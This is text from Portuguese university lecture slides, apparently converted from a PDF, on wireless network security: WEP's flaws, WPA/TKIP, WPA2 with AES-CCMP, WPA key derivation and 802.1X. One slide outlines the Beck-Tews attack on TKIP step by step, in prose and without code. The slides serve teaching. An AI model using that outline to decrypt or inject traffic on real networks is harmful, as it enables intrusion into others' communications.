 - AP não é autenticado
- **Dados (corpo da mensagem):**
 - cifrados com RC4, chaves de 40 ou 104 bits
 - autenticados usando um CRC-32

WEP (Wired Equivalent Privacy)

- **WEP é completamente inseguro, mesmo com SKA**
 - Atacante pode obter a informação necessária para se fazer passar por uma vítima
 - APs de atacantes não podem ser detetados
- **A mesma chave para autenticação e confidencialidade**
 - Sem distribuição de chaves, chaves sobre-usadas
- **Controlo de integridade fraco**
 - CRC-32 é fraco, e linear
 - Modificação determinística de tramas é trivial
- **Fraca gestão de IVs**
 - IV é demasiado pequeno (24 bits), repetições frequentes
 - Mesmo IV = Mesma Chave => mesma Keystream
 - IVs não geridos, podendo existir duplicação




Mitigação dos problemas do WEP: WPA

- **WPA faz uso do WEP de uma forma mais segura**
 - Usa uma chave RC4 diferente por mensagem
 - Chaves RC4 fracas são evitadas
 - Controlo de integridade mais robusto (Michael)
 - Controlo dos IVs (uso sequencial)
- **Implementado inicialmente a nível do driver**
 - depois no firmware
 - Importante: teria de ser suportado por dispositivos “legados” (WEP)
- **Alinhado com a especificação IEEE 802.11i**
 - IEEE 802.11i define a atual arquitetura de segurança do 802.11
 - WPA pode também ser usado com 802.1x para autenticação forte e mútua


WPA (Wi-Fi Protected Access): TKIP

- **Chaves temporais:**
 - evitar ataques por engenharia social
- **Sequenciação de mensagens**
 - evitar repetição/injeção
- **Mistura de chaves**
 - evitar colisões de IVs
 - evitar chaves fracas
- **Controlo de integridade melhorado (MIC)**
 - Evitar manipulação de pacotes
- **Contra-medidas**
 - Resistir a fraquezas do TKIP MIC


WPA TKIP (Temporal Key Integrity Protocol)



WPA TKIP (Temporal Key Integrity Protocol)



WPA TKIP: Formato das mensagens



Ataque Beck-Tews

- **Condições**

- O endereço de rede é parcialmente conhecido (ex 192.168.x.x)
- A rede suporta QoS (IEEE 802.11e) com 8 canais (TID)
- O período de renovação TKIP é longo (3600 segundos)
- Ataque chop-chop: decifrar m bytes de um pacote, enviando $m * 128$ pacotes, usando força bruta no ICV



- **Ataque**

- Capturar um pacote ARP (texto conhecido)
 - quase todos os campos são conhecidos exceto endereços IP, MIC e ICV
- Enviar pacotes “adivinhando” o texto: limite de 1 pacote/TID/min
- Força bruta sobre o endereço IP (2 bytes)
- Reverter o MIC e encontrar a chave
 - MICHAEL não é estritamente unidirecional
- Impacto: Obter a keystream válida para um qualquer TSC

IEEE 802.11i: WPA2


- **Define uma Robust Security Network (RSN)**
 - Redes que suportam WPA e 802.11i
- **Usa mecanismos avançados para proteção de mensagens**
 - AES para cifra dos dados e controlo de integridade
- **Usa 802.1x para autenticação de clientes**
 - Modo simplificado WPA-PSK para SOHO
 - Modo WPA-Enterprise para ambientes de maior dimensão

WEP vs AES-CCMP: Mensagens



IEEE 802.11i: WPA2

- AES-CCMP - AES com CBC-MAC
 - modo de cifra autenticado usando chaves de 128bits



<http://2014.kes.info/archiv/online/04-5-036.htm>


IEEE 802.1i: WPA

- **PTK: Pairwise Transient Key**

- $\text{PRF}(\text{PMK} \mid \text{ANonce} \mid \text{SNonce} \mid \text{AP MAC address} \mid \text{STA MAC address})$
- PRF: Pseudo Random Function
- $\text{PMK} = \text{PSK} = \text{PBKDF2}(\text{HMAC-SHA1}, \text{password}, \text{ssid}, 4096, 256)$

- **GTK: Group Temporal Key**



- Utilizado para tráfego broadcast




IEEE 802.1X: Autenticação por Portas

- **Modelo de autenticação para todas as redes IEEE 802**
 - Autenticação mútua a nível MAC (L2)
- **Originalmente desenhado para grandes redes**
 - Campus Universitários, Empresas, ...
 - Modelo foi expandido para redes sem fios
- **Foco: Distribuição de Chaves**
 - Apenas!
 - Outros protocolos focam-se nos restantes processos de segurança

